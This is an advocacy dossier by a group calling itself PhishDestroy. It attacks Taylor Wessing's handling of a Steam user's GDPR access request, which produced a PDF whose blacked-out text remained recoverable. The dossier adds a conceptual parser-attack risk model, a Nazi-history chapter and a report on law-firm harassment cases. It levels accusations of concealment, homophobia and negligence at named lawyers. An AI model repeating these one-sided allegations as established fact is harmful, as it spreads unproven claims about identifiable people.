Article 33 requires notification of a notifiable personal-data breach without undue delay and, where feasible, within 72 hours of awareness; it contains an exception where risk to individuals is unlikely. Article 34 concerns communication to affected people where a breach is likely to result in a high risk, subject to its stated exceptions. Our position is that the handling of this exposure requires scrutiny against those duties. Official GDPR text

The missing records extend beyond a consumer account

The disclosed material is incomplete; the correspondence itself acknowledges limits to what was supplied. Our minimum estimate is that **at least 35,000 pages are missing**, even before additional telemetry referred to by the lawyers and records of staff access to the user's data are considered.

The account holder was also a verified Steamworks participant. His relationship with Valve therefore extended beyond that of an ordinary platform customer. The disclosed PDF does not include the tax-status and verification documents he says he provided to become eligible to publish games, nor the relevant records surrounding the **$100** submission payment.

Whatever the legal characterization of that payment in the United States, it does not answer the access question: what information was collected, what remains stored, who accessed it, and why was it absent from the response? Instead, the user received an 830-page disclosure with 94.28% of its content visually covered, while the material singled out as evidence remained visible.

We also ask whether this was the first request of its kind to reach an actual disclosure instead of ending in withdrawal or rejection. The wider workflow review addresses that question.

FROM A PDF FAILURE TO A WIDER CORPORATE RISK

A 2020 document engine in a 2026 investigation

The PDF producer identified in our examination is **Aspose.PDF for .NET 20.8**, an August 2020 release. The release number follows the year-and-month convention: 20 for 2020, 8 for August. The vendor publishes both the 20.8 release notes and the 26.9 release notes, providing the comparison cited here.

The PDF has no evaluation watermark. Our working explanation is the use of a commercial licence and a retained older build; we are not alleging that the firm used a crack or pirated software. Aspose's perpetual licensing model allows continued use of eligible versions after an update subscription ends. A lawful licence and an up-to-date processing environment are separate questions. The exact licence purchase and renewal dates are not established by the output file. Aspose licensing · Vendor explanation of renewal and perpetual use

The firm advertises expertise in IT, data and cyber matters, including work for technology and financial businesses. Those representations make the processing failure directly relevant to its professional competence. A privacy notice describes an obligation; **the system that handles the data must implement it.**

What the scenario illustrates

We are modelling a risk, not reporting a successful intrusion. The scenario follows attacker-controlled content into a document converter and traces the consequences of successful parser exploitation. The supplied screenshots document the redaction failure and producer metadata; the diagram models the wider attack sequence.

The model begins with a document-production workflow that accepts profile descriptions, account names, report text and messages. The attacker places crafted content in a field carried into the data export. The access request moves that content through collection to the document worker. In the modelled vulnerable workflow, the converter processes the embedded structure and reaches the parser flaw.

Three different risk paths

External resource loading / SSRF. The SSRF branch models a converter that resolves a user-supplied resource address and permits requests to internal destinations. The request originates inside the processing environment and reaches services exposed to that worker. Cloud metadata is one sensitive destination; destination restrictions, metadata protections and network segmentation are the controls that protect it.


Parser memory corruption / RCE. In the RCE scenario, crafted document content reaches a vulnerable parser and triggers a memory-safety flaw. Successful exploitation gives the attacker code execution inside the document worker. The resulting foothold and its consequences are examined below.

External stylesheet or linked resource. In the external-resource branch, the converter fetches a remote stylesheet or linked object controlled by the attacker. The request exposes its outward-facing address and processing time to the resource operator. The downloaded content enters the next parsing stage, making resource policy and parser maintenance part of the same processing boundary.

Conceptual risk model / no intrusion claimed

From input to foothold.

Open diagram ↗



01 / Input
A process accepts material influenced by a third party. The content remains untrusted when it enters an official data-access workflow.

Controls that interrupt the attack chain
Encode untrusted textRestrict outbound requestsPatch reachable parsersIsolate each jobLimit worker permissions
The scenario assumes a reachable vulnerability in the worker. Successful exploitation establishes the first foothold; the attacker then targets accessible data, credentials and routes deeper into the network.

The historical CVEs and their exact scope

Cisco Talos documented **CVE-2019-5042** and **CVE-2019-5066** as memory-safety vulnerabilities in **Aspose.PDF for C++ 19.2**. The first concerns FunctionType 0 PDF elements; the second concerns LZW-compressed streams. Both reports describe potential remote code execution and record a vendor patch on **16 September 2019**.

Assessing the .NET 20.8 workflow requires identifying the deployed components, their builds and the parsing paths reachable from user-controlled content. TALOS-2019-0809 / CVE-2019-5042 · TALOS-2019-0855 / CVE-2019-5066

A foothold is the beginning of the intrusion

Once code execution has been obtained, the attacker acts with the worker's identity and access. Other GDPR exports, confidential client material, service credentials and internal resources exposed to that identity become immediate targets. The next phase is reconnaissance and expansion: identifying additional systems, abusing accessible credentials and seeking greater privileges. The initial process permissions define the first foothold. Containment and removal are urgent because an attacker who retains that foothold has time to search for routes deeper into the infrastructure. Data theft, lateral movement and the sale of access to ransomware operators are the downstream risks examined here.

A document can appear ordinary to the person signing the accompanying letter while its automated processing has already crossed a trust boundary. That is why a qualified signature, a costly commercial library and reassuring language about manual review do not substitute for secure input handling and isolation.

Why notice cannot be treated as a one-client problem

We told the firm that we had grounds to suspect the redaction failure was not an isolated incident. Our hypothesis concerns repeated processing of a particular format of user data, rather than every file for every client. An old producer version raises questions about maintenance; the failed redaction raises a separate, directly observable question about how the release process was designed and checked.

Our working conclusion is that the risk belongs to a repeatable corporate process. The investigation therefore extends beyond Dr. Patrick Zurheide to the personnel, scripts, review controls and disclosures that used the same processing route. A defect in that route calls for examination of every disclosure produced through it.

The review must trace the entire request population: replies released, requests delayed, requests abandoned after threats or accusations, and data never supplied. This case raises the question of how many requesters were deterred before reaching the disclosure stage at which the defect became visible.

This is also why notice to the firm matters. Our allegation is that Taylor Wessing and its client concealed the known exposure while leaving the wider scope unexplained. The responsible authorities must establish who knew, who had the authority to stop the process, which other

disclosures were affected and what was done after notice. Responsibility follows the workflow and the decisions made about it.

OUR POSITION. A RIGHT IS NOT A CORPORATE FAVOUR.

PhishDestroy / public position and call for scrutiny
We are not asking for an account to be restored. We are asking for a process to be examined. A corporation's budget, a law firm's reputation and a lawyer's academic title do not answer the questions in these documents.

We did not enter this as a party. We will not walk away as observers.

What makes this situation unusual is our independence from the original dispute. We did not arrive to represent Source 1. We arrived at documents whose contents, signatures and handling demanded examination. What we found has made neutrality about the conduct impossible. Our assessment is explicit: **intimidation, delay, arrogance, incompetence and failure to comply with the law.** The letters, the defective redaction, the notifications and the response are the basis of that assessment.

We regard the concealment of this exposure, and Dr. Patrick Zurheide's use of the right to be forgotten against reporting about it, as part of the same accountability problem. There is little we can add to the language of the letters themselves. Read them. Compare what they say about the requester, the courts and the firm's diligence with what the delivered PDF contains.

> Suspicion is not a licence to cancel someone's data rights. A lawyer's prediction is not a court judgment. A black rectangle is not deletion.

A company cannot create a blanket exemption from Article 15 by declaring that the requester is a fraudster, a rule-breaker or a criminal. Access rights are not a reward for being a customer the company approves of. The EDPB's access guidelines address this directly: the controller should not assess the requester's intentions or refuse access merely because the data may be used in a dispute. EDPB Guidelines 01/2022 · right of access ↗

Three branches. Separate responsibility.

1. **Valve and Steam.** The platform's statements, the data it holds and the material relevant to the parallel Steam investigation. The PDF supplied the evidence needed for that branch.
2. **Taylor Wessing and the signatories.** The letters, the processing of documents, the redactions, the response to notification and the professional conduct of the people whose signatures appear on the documents. Valve cannot answer these questions in their place.
3. **The wider handling of GDPR requests.** The methods used in neighbouring matters, the people affected beyond this account and the systemic questions being developed in our two academic papers.

Resolving the account dispute does not resolve the second or third branch. Source 1 cannot settle them on our behalf. We are seeking honesty, examination and accountability. This work cannot be disposed of as a private negotiation over one customer's ban.

What, exactly, is being taught?

Dr. Tobias Schelinski's published teaching appointments make the professional question broader than one letter. What are future practitioners being taught about a corporation's obligations to an individual exercising a statutory right? What does it mean when corporate counsel writes as though the outcome in any court is already known? We ask universities and the legal profession to examine those questions against **Doc. No. 42282474 and Doc. No. 42603633**, not against the prestige of a title.

We also ask the public, human-rights advocates and LGBTQ+ readers to examine the first visible report row. Could Dr. Patrick Zurheide fail to notice or understand that slur after the claimed two months of manual processing? Was leaving it visible a failure of review or a deliberate choice? His response found room for allegations and predictions. Where is the complete answer to the request for data? Our historical chapter and the present documents are available for readers to consider together.

The scope of the review must extend beyond this file.

This is not merely one case. In our reading, the correspondence and the choices made in the disclosure fit the historical pattern discussed above with disturbing precision. Compare what was hidden with what was left visible. Our position will not become softer because those comparisons are uncomfortable.

This is a question about the practical value of the GDPR when a corporation pays someone else to handle a request. How many requests processed by Taylor Wessing were answered completely and lawfully? How many were returned 94% blacked out, as in the case documented here? How many were prolonged until the requester no longer had the time, resources or energy to continue? Were threats or accusations used in neighbouring matters? **The size of either company is irrelevant to those questions.**

In our view, the service revealed here amounts to withholding data under the cover of professional authority. If corporations consider access rights commercially inconvenient, they should say openly that they want the law changed. They do not get to privately replace it with a paid prediction of what a court will do.

We call for a review of other PDFs produced through the same process, the handling of related access requests, the instructions given to those preparing the files, and the decisions taken after notification. We advised the firm to examine its PDFs. Whether that review happened, what it found and whom it notified are questions the firm must answer. The boundary of our own evidence is precisely where an authority's power to inspect becomes necessary.

Beyond this file / a question for the regulator

If the same words appear in other files, examine the process.

If a regulator finds similarly retained homophobic slurs in neighbouring disclosures, we ask it to establish **who prepared those files, who reviewed them and who authorised their release.** Were the same methods used? Were the same assurances of manual review given? What happened after the problem was reported?

1. **Selection.** Compare the language concealed with the language left visible.
2. **Approval.** Trace the review, the sign-off and the instructions behind them.
3. **Response.** Establish what changed after notification, and in which other matters.

We are not asking a German authority to import a binding common-law precedent. We are asking it to compare documented conduct. A comparable case can expose the same self-assurance and passive aggression and identify questions that require answers. **The demand is an examination of the evidence and the process.**

Requested scrutiny / three institutional routes

- **Data protection supervision:** completeness and timing of access responses, security of the supplied documents, the handling of notifications and the scope of the affected processing.
- **Professional oversight:** the conduct of the lawyers, the assertions in their signed correspondence and the supervision of document preparation.
- **Prosecutorial review:** examination of the original evidence wherever it gives the competent prosecutor grounds to investigate.

If German prosecutors, the bar or the relevant supervisory authorities see no reason to examine the wider process, we will put the systemic question before the **European Data Protection Board and the European Commission**. Our academic work is not an exit from this case. It is the next stage. We are preparing two papers. Once that work is complete, we will pursue the questions they document through the appropriate institutional channels. We will not abandon this matter.

A direct question for the firm's insurer.

The Valve matter warrants examination by Taylor Wessing's professional indemnity insurer. Our position is that the record cannot be reduced to an unknown, isolated mishap. The delivery method, our notifications, the reply and the dated accesses from the client's network belong in that examination. The access records and their preservation limits are set out in Exhibit PD-VALVE-2026/01.

No break-in was needed to reach the text under the rectangles. The sender supplied the text inside the document. We describe that mechanism as professional negligence: an exposure created during the preparation and delivery of the file itself. The insurer should examine when the risk became known, what was done about it and whether other matters used the same process.

Germany's data-protection history makes the question sharper.

Germany's experience of surveillance under the Gestapo and the Stasi is part of the historical background to its insistence on privacy and limits on institutional power. Hesse adopted the world's first data-protection law in 1970. That history should make an individual's right to obtain their data a serious obligation, not an obstacle to be exhausted through correspondence. Hessian data protection authority · history ↗ · Data protection authority of Baden-Württemberg · historical context ↗

We once imagined the distinction to be straightforward: lawyers might defend people whose conduct was objectionable while still respecting the limits of their own profession. Here we have doctoral titles, substantial commercial interests, a public history with conspicuous omissions, and documents that require far more scrutiny than their letterheads invite. A title does not close that inquiry.

To readers, rights advocates and other recipients.

Do not let the status of a corporation or its counsel intimidate you out of exercising your lawful rights. If you believe this record merits attention, you can bring it to organisations and authorities you consider appropriate. You may discuss, translate and reuse our work under the project's published licence and terms. We are asking for scrutiny of documented professional conduct and institutional practices.

Steam users who have experienced account or item theft may have a particular interest in what their access response contains. In the case documented here, a support exchange did not produce the complete disclosure sought, and the supplied material leaves substantial questions about missing data. If you received a complete, useful response from Valve, we also want to hear about it. A wider record needs those experiences too.

If you received a redacted PDF from Taylor Wessing, examine whether the black areas actually remove the underlying text. Our open-source PDF redaction toolkit supports local inspection. The Medium articles also describe basic checks using LibreOffice or selecting and copying text into a plain-text editor. Preserve the original file. An opaque rectangle alone does not establish that the concealed data has been removed.

Share your experience / PhishDestroy
Tell us what you requested, when you requested it and what response you received.

Telegram bot ↗complains@phishdestroy.io ↗PDF inspection toolkit ↗

To the authorities: examine the neighbouring matters.

We would prefer not to circulate documents containing other people's information. Publicly, we publish selected screenshots. The complete, unedited originals are reserved for the authorities through a protected channel. They contain personal data and material extending beyond this particular case.

We are not asking an authority merely to repeat our examination of one account. We ask it to investigate what we cannot inspect: neighbouring requests, earlier exports, internal instructions, quality-control records and decisions after notice. **Doc. No. 42603633 and Doc. No. 42282474 identify the starting point. They do not define the outer limit of the questions.**

The Medium series: our earlier, informal reporting.

The four articles below use sarcasm and an informal voice in response to the correspondence. They do not contain the full account assembled in this dossier. They remain part of the publication record; the academic work develops the methods and evidence further.

1. 01 **My Dog vs. Elite GDPR Lawyers** The Valve Data Breach Nobody Is Talking About
2. 02 **My Dog vs. Elite Lawyers — Part 2** The 5-Year PDF Vulnerability Exposing Global Corporations
3. 03 **My Dog vs. Elite Lawyers — Part 3** Valve, GDPR and the Cover-Up
4. 04 **My Dog vs. Elite Lawyers — Part 4** Dr. Patrick, Your Own Document Just Destroyed Your Client

A right that survives only until a corporation hires a lawyer is not being enforced. That is the question we intend to keep before the public and the institutions responsible for answering it.

EPILOGUE. THE RECORD WILL REMAIN AVAILABLE.

Taylor Wessing must answer the record.

Public case materials are limited to screenshots. On October 14, the complete package — including the original letters, raw uncensored logs and supporting documents — is being handed directly to the regulators, without editing. The originals contain personal data and evidence extending beyond this case, and are therefore not attached to the public page. The dossier and its copy on IPFS preserve the public account of the findings despite attempts to remove it from search.

Every correction proposed through our Wikipedia initiative must remain linked to the record that supports it.

PhishDestroy knows how to wait

Our preservation horizon extends beyond a firm's correspondence strategy. Archival funding models already use a **200-year storage horizon**: Arweave's protocol documentation describes upfront funding for replicated storage on that timescale. Arweave protocol overview — storage endowment

Removal from search changes discoverability; it does not change what the documents contain. We will continue to contest the use of personal-data protections to suppress examination of signed professional work performed for a corporate client.

The authors, dates, signatures and contents remain part of the record. We will preserve them, submit them and continue to demand answers.

SOURCES

The Nazi Past of the Founder (Archives and Reliable Sources):

1. Rüdiger Graf von der Goltz (lawyer) — Wikipedia EN
2. Rüdiger von der Goltz (Jurist) — Wikipedia DE
3. Taylor Wessing — Geschichte — Wikipedia DE
4. Reichstags-Handbuch 1938, Bavarian State Library, biographical entry for Rüdiger Graf von der Goltz. Printed page 223 · digital scan 224
   View the document in this dossier ↓
5. Lilla, Doring, Schulz, *"Statisten in Uniform: Die Mitglieder des Reichstags 1933–1945"*, Droste, ISBN 3-7700-5254-4
6. Blomberg–Fritsch affair — Wikipedia
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Scandals and PR:

7. Disciplinary decision of the SDT on Daniel Hutchings (£30,000 fine; covered by Law.com International and Legal Cheek), incident at the Mahiki club, London.
   SDT · Judgment 12393-2022 (PDF)
8. RollOnFriday — rumors about a "Head of Department" at Taylor Wessing and a trainee.
   RollOnFriday · 16 October 2014 Legal Cheek · 15 October 2014
9. Official LGBT publications of Taylor Wessing: Stonewall Top 100, myGwork, IDAHOBIT (taylorwessing.com).
   Taylor Wessing · Stonewall Top 100 myGwork interview · Attitude Taylor Wessing · LGBT+ impact report
10. Notice on the Taylor Wessing website regarding the exit of the UK, Dubai, Netherlands, Ireland, and Belgium offices from the Taylor Wessing Verein (Winston Taylor brand from June 1, 2026); Taylor Wessing — Wikipedia EN.
    Taylor Wessing · official 2026 timeline

Case Materials (Full versions — with regulators):

11. Letter from Dr. Schelinski, Taylor Wessing, 15.08.2025, Doc. No. 42282474.
    Screenshot location · E01
12. Letter from Dr. Zurheide, Taylor Wessing, 01.10.2025, Doc. No. 42603633, Anlagen 1–2.
    Screenshot locations · E02 / E04 / E09
13. *Exhibit B: Quantitative Forensic Audit of GDPR Disclosure Data*, AR-2025-BAN-FORENSICS (Shannon entropy 3.48 vs 2.14; Jaccard index 1.000; chronological paradox; "pidor", page 444).
    Screenshot location · Exhibit B
14. *Exhibit PD-VALVE-2026/01*: access logs from Valve Corporation gateways (AS32590) — 21.10.2025, 16–17.02.2026, 31.08.2026; SHA-256 checksums attached.
    Full exhibit · records, method and SHA-256 ↗

Additional historical documents and the firm split:

15. Hamburgischer Correspondent, Nr. 551, 25.11.1933: „15 Mitglieder der Strafrechtskommission“.
    Open source ↗PDF · front page ↗
16. Regge / Schubert (1988), Protokolle der Strafrechtskommission des Reichsjustizministeriums, Teil 1, S. XVI–XVII, XXVII. ISBN 3-11-011694-4.
    Open source ↗
17. Gesetz über die Akademie für Deutsches Recht, 11.07.1934; RGBl. I, Nr. 78, S. 605 (§2).
    Open source ↗
18. Gesetz zur Änderung des Strafgesetzbuchs, 28.06.1935; RGBl. I, Nr. 70, S. 839–843, insbesondere Artikel 1 und 6.
    Open source ↗
19. United States Holocaust Memorial Museum: Gay Men under the Nazi Regime; Paragraph 175 and the Nazi Campaign against Homosexuality.
    Open source ↗§175 · USHMM ↗
20. Hans Frank / Rüdiger Graf von der Goltz: Nationalsozialistischer Ehrenschutz. Wien: Deutscher Rechts-Verlag, 1938. CiNii Books, BB17180010.
    Open source ↗
21. Winston Taylor International LLP, letter of 2 June 2026, filed with the SEC as Exhibit 5.1: merger effective 1 June 2026.
    Open source ↗
22. Bundesarchiv: Digitalisierte Bestände — R 61, Akademie für Deutsches Recht.
    Open source ↗

The Steam Dossier / Taylor WessingAgent protocol ↗
Compiled under the pseudonym
Agent Ellis
PhishDestroy
Independent digital forensics research group

EDITION NOTES / TRACEABLE FILES

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ENGLISH · 18 OCTOBER 2026

The Partner. The Trainee. The Firm. — Agent Olga

An investigation by Agent Olga into Taylor Wessing: power, structural coercion, corporate protection and the case of the head of department and the trainee.

Prepared	18 October 2026
Attribution	Agent Olga
Live article	phishdestroy.io/steam_dossier/taylor_wessing_olga
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

PhishDestroy / Why we are uncompromising
We believe the handling of our data-access case requires a wider examination of Taylor Wessing and the companies whose requests it processes.

The history that follows explains why we are unwilling to accept reputation, seniority or an assurance of an isolated incident as an answer. Its subject is power inside the legal industry: the difference between the consequences borne by senior partners and those borne by junior employees.

The possible connection concerns the aggression in the present correspondence and the expectation of impunity. When a paid representative speaks as though the courts' answer is already known, we have to ask whether corporate money is buying more than legal representation: the practical power to make an individual's rights unenforceable.

Agent Olga

Analytical Report: The Architecture of Power, Structural Coercion and Corporate Protection in the International Legal Industry — The Taylor Wessing Case

01 / AGENT OLGA

Introduction: The Vulnerability of Corporate Secrets and Insider Leaks in the Age of Cyber Threats

The modern international legal-services industry — BigLaw and London's City — has long functioned as a closed ecosystem, securely protected by confidentiality agreements, corporate solidarity and junior employees' fear of reputational destruction. However, in an era of digitisation and increasingly frequent cyberattacks, the internal mechanisms of these structures are becoming public knowledge. Hacker groups gaining access to law firms' confidential databases — as demonstrated by incidents in which firms have fallen victim to hacking and ransomware[1] — increasingly use internal human-resources scandals and disciplinary investigations to expose the hypocrisy of corporate giants.

The precedent known in the trade press as "The Case of the Head of Department and the Trainee", which occurred in 2014, is one of the key episodes cited by insiders and hackers to illustrate the concept of "ranks" and the enormous imbalance of power[3]. The incident exposes not only a toxic corporate culture concealed behind glossy diversity, equity and inclusion (DEI)

reports, but also the way legal mechanisms are used by firms to protect senior equity partners at the expense of the psychological and professional safety of vulnerable junior employees. This report provides a comprehensive structural, sociological and legal analysis of that case and related precedents that together form a broader picture of institutional crisis in the legal industry.

02 / AGENT OLGA

Anatomy of the 2014 Incident: The Illusion of Consent at the Welcome Party

In autumn 2014, Taylor Wessing, one of the leading international law firms, found itself at the centre of a scandal that quickly became a subject of discussion on specialist platforms such as RollOnFriday and Legal Cheek[3]. The events unfolded at an official corporate function: a welcome party traditionally organised to integrate a new intake of trainees into the firm's corporate environment[3].

According to the documented leaks, one of the firm's most senior employees, a head of department, publicly engaged in intimate physical contact — described in the press as “made out” and “copped off” — with a female first-year trainee[3]. Journalists and witnesses emphasised that there were no signs of overt physical coercion[3]. However, the trade press immediately drew attention to the grotesque contrast between the participants: the reports suggested that the trainee had been attracted to a man who was “old enough to be her father but with several million in the bank”[3].

To understand why the absence of physical coercion does not negate exploitation, it is necessary to examine the parties' respective status. The following power-imbalance matrix illustrates the gulf between the participants.

Characteristic	Head of Department (Equity Partner)	First-Year Trainee
Corporate status	Co-owner of the business; senior management.	The lowest tier in the legal hierarchy.
Financial position	Multimillion-pound wealth; a share of the firm's profits, with profits per equity partner measured in hundreds of thousands of pounds.	A fixed starting salary, often burdened in the City by tens of thousands of pounds in student debt.
Influence over careers	Has a veto over recruitment; allocates bonuses and valuable projects.	Entirely dependent on partners' appraisals to obtain a permanent contract.
Level of protection	Protected by capital, a client base and the corporate machine: the partner's revenue is the firm's revenue.	Easily replaceable; dismissal means losing a profession and the investment made in education.

03 / AGENT OLGA

The Phenomenology of the 80-Hour Working Week and Structural Coercion

In London's City firms and American BigLaw, trainees operate under extreme psychological and physical pressure. A junior lawyer's standard working week reaches 80 hours, involving regular night work, weekends and the complete erosion of the boundary between personal life and professional duties. Within this closed ecosystem, partners acquire the status of demigods. Trainees effectively worship them, because the qualification system — obtaining a permanent contract after two years of training, the so-called NQ status — is built entirely around those partners' subjective appraisals[5].

When a head of department shows romantic or sexual interest in a trainee, the concept of informed and free consent is entirely nullified, giving way to **structural coercion**. At the moment of the incident at the party, the female trainee faces an insoluble dilemma:

> 1. **The risk of refusal:** Publicly or firmly rejecting a manager of that standing can wound his ego. In a culture where advancement depends on whether a partner considers someone a team player or a cultural fit, a rejected superior can destroy a trainee's career informally, by withholding interesting projects or providing negative assessments.
> 2. **The illusion of submission:** A young professional exhausted by 80-hour weeks and living with chronic stress often extends workplace subordination into personal boundaries. If a partner orders the trainee to remain in the office until 3 a.m., the trainee complies. When that same partner crosses personal boundaries at a corporate party, the same pattern of unquestioning submission to authority may be triggered.

Thus, the relationship between a head of department and a trainee is not an office romance but an exploitation of career vulnerability, in which the junior employee simply has no safe opportunity to say no[3].

04 / AGENT OLGA

The “Lockdown” Strategy: Corporate Self-Defence and Sham Justice

As soon as rumours about the welcome-party incident began circulating in the City and attracted the attention of insider platforms such as RollOnFriday and Legal Cheek, Taylor Wessing immediately activated a crisis-management response characterised in the press as “lockdown”[3]. This is a textbook example of large corporations protecting their assets — successful partners — at the expense of transparency and ethical standards.

Information Blockade and Suppression of the Press

The firm's first priority was to conceal the partner's identity. City law firms possess an exceptionally powerful arsenal for intimidating the press, including threats of multimillion-pound defamation claims. As a result of this pressure, no publication named the head of department[3]. RollOnFriday, known for its sharp satire and active community, took the unprecedented step of not only withholding the participants' names but also disabling reader comments under the article entirely[4]. Taylor Wessing, approached directly by Legal Cheek, declined to provide any substantive further comment, citing confidentiality[3].

The Illusion of Punishment: A Symbolic Resignation

Instead of dismissing the employee for a gross breach of corporate ethics, the firm issued a sterile official statement. A company representative said: *“This is an isolated incident and one which the firm takes extremely seriously. The partner in question has reflected on his behaviour; he has decided to step down and is no longer in a leadership position.”*3

Analysis of that decision reveals its entirely decorative nature. The man did leave his administrative position as head of department, relieving himself of its bureaucratic burden. However, he **was not dismissed and retained his status as an equity partner**3. He therefore remained a co-owner of the business, continued to receive a substantial share of the firm's profits and retained his influence in the office.

For the trainee, this meant a disastrous working environment. RollOnFriday emphasised that, because both the partner and the trainee remained at the same firm, the aggressor would “presumably still have some influence on her future career”[3]. Insiders rightly observed that in such situations one participant eventually leaves, and that it is usually not the revenue-generating partner — the rainmaker[3]. The lockdown response demonstrated that internal HR investigations in law firms are designed not to protect victims, but to minimise the corporation's reputational and financial losses.

The publicly reported outcomeTaylor Wessing · 2014
Head of department**Stepped down.**
The administrative leadership position was relinquished.

Equity partner**Still a partner.**
The position within the firm's ownership was retained.

Sources: Legal Cheek, 15 October 2014; RollOnFriday, 16 October 2014.

05 / AGENT OLGA

Systemic Objectification and Demographic Collapse: The Glass Ceiling

The Taylor Wessing incident cannot be treated as an isolated deviation. It is a symptom of an entrenched corporate culture — a boys' club — in which male dominance at the top is combined with the objectification of women further down the hierarchy.

The Demographic Gulf

Legal Cheek's analysis identified striking statistics explaining the firm's structural chauvinism at the time of the incident. At Taylor Wessing, **women constituted 53% of associates**, creating the appearance of gender parity at recruitment level. Yet **women represented only 15% of partners**3.

Position (Taylor Wessing, 2014)	Women	Men	Authority
Associates (employed lawyers)	53%	47%	Perform the work; depend on appraisals.
Partners (business owners)	15%	85%	Make decisions; share profits.

These figures vividly demonstrate the glass ceiling. Power is concentrated in an overwhelming male majority of 85%, while the subordinate class consists predominantly of young women. In that patriarchal architecture, the inappropriateness of a male equity partner using his power to approach a female trainee “reaches a whole new level”[3].

Institutionalising Harassment: The “Kisses as Prizes” Incident

Another incident at the same firm confirms that the problem originates at the very top of the corporate hierarchy. Taylor Wessing's managing partner — the company's most senior executive — publicly offered staff **“kisses from the newly appointed female chief operating officer”** as a joke prize[9].

If the company's most senior leader considers it acceptable to turn a female executive's body into a corporate trophy for staff entertainment, the head of department's behaviour at a trainee party looks less like a violation of the rules than compliance with an unwritten corporate standard. The reaction of some partners to criticism of the incident — anonymously defending the boss on forums, calling critics “feminazis with hairy armpits” and praising management's sense of humour[9] — further confirms the toxic, hostile environment in which trainees had to survive.

Taylor Wessing / 2014

Women in the firm

Associates
53%
Partners
15%
38percentage-point difference in women's representation between the two groups.
Source: Legal Cheek, 15 October 2014. Separate workforce groups; this is not a promotion-rate calculation. Source 03 ↗

06 / AGENT OLGA

Comparative Analysis: Impunity and Dysfunction in the Legal Industry

To demonstrate that the Taylor Wessing case reflects a systemic norm rather than an exception, it is necessary to examine similar precedents that shook the British legal market. These cases show how firms and regulators systematically fail to protect junior staff.

The Corporate Weapon: Non-Disclosure Agreements — Maples Teesdale

At roughly the same time, a similar scandal occurred at the specialist firm Maples Teesdale. A senior partner, referred to in the press as “Snoggo”, attempted to forcibly kiss a 20-year-old junior employee called “Eve”. When she rejected him, he denied the allegation and began a pattern of harassment, sending other trainees to deliver work to her and isolating her professionally[10].

The firm's response was drastic: backing the partner, management **escorted the woman off the premises**10. Unable to afford the legal costs of pursuing a tribunal case against corporate lawyers, she was forced to capitulate. She signed an NDA in exchange for a paltry payment of approximately £10,000, after which the partner retired comfortably and without scandal[10]. The case exposes a mechanism through which firms convert sexual-harassment complaints into routine financial expenses. The NDA becomes a legally sanctioned payment for silence, guaranteeing impunity for the aggressor.

Regulatory Failure and the High Court: Freshfields — Ryan Beckwith

One of the most prominent cases concerned Ryan Beckwith, a 41-year-old married partner at Freshfields Bruckhaus Deringer. As the appraisal partner responsible for Person A — a junior female lawyer in her twenties — Beckwith initiated sexual contact with her after a work event when she was extremely intoxicated[5].

The Solicitors Disciplinary Tribunal initially found against him, delivering an unusually severe decision by industry standards, which stated:

1. Beckwith held a supervisory role and was aware of the substantial imbalance of power[8].
2. Person A was extremely intoxicated, calling into question her capacity to give informed consent[8].

However, Beckwith appealed to the High Court and **won**5. The court overturned the tribunal's decision, finding that the Solicitors Regulation Authority had exceeded its powers. The judges treated sexual contact between adults outside working hours as a private matter that did not directly discredit the profession unless criminal coercion was established[5].

The High Court decision dealt a devastating blow to the legal profession's #MeToo movement. It legally entrenched the state's refusal to recognise **an asymmetry of power — where a partner appraises a trainee — as a form of coercion**. The professional community reacted strongly: many commenters observed that, although Beckwith had cleared his name legally, his conduct remained morally unacceptable[5]. The precedent showed the SRA becoming a paper tiger, unable to protect trainees from corporate hierarchs[4].

Alcohol Culture and Insufficient Evidence: King & Wood Mallesons

The difficulty of proving an aggressor's guilt in a corporate setting is illustrated by the case of Darren Roiser, the former managing partner of King & Wood Mallesons' London office. The SRA accused him of kissing a paralegal without consent during a drinking session before a Covid lockdown[13]. In 2025, the tribunal **cleared the partner entirely**13. The reason was the intoxication of both parties and the absence of CCTV footage[13].

Heavy drinking is deeply embedded in law-firm culture. Drinking together is encouraged as a way to relieve the stress of an 80-hour week, but it also creates grey areas in which professional boundaries disappear. The next morning, alcohol-related memory loss can be used to blur the question of consent and undermine complainants' accounts[11].

“Pits of Incest” and the Absurdity of the Supervisory Chain

The toxic erosion of boundaries can produce surreal consequences. In another case discussed by insiders, a partner — “Mr Partner” — began a relationship with a trainee — “Ms Trainee” — in his department[14]. The situation became disastrous not only because the partner was dismissed, but also because the trainee's immediate supervisor turned out to be the partner's wife[14]. The wife and the mistress consequently found themselves trapped in the same workplace[14]. Commenters described such firms as “pits of incest”, where professional standards are entirely displaced by feudal relationships[14].

Precedent	Year	Firm	Senior person's status	Outcome for the partner	Protection mechanism / reason for regulatory failure
Head of Department case	2014	Taylor Wessing	Equity partner	Retained equity and employment; stepped down as head.	Lockdown; press comments disabled.
"Snoggo" case	2014	Maples Teesdale	Equity partner	Retired without scandal.	The complainant was escorted out and made to sign an NDA for £10,000.
Ryan Beckwith case	2019–2020	Freshfields	Appraisal partner	Cleared by the High Court on appeal.	The court treated the encounter between the intoxicated superior and subordinate as a private matter; the SRA lost.
Darren Roiser case	2025	KWM	Managing partner	Cleared by the disciplinary tribunal.	Insufficient video evidence and heavy intoxication on both sides.

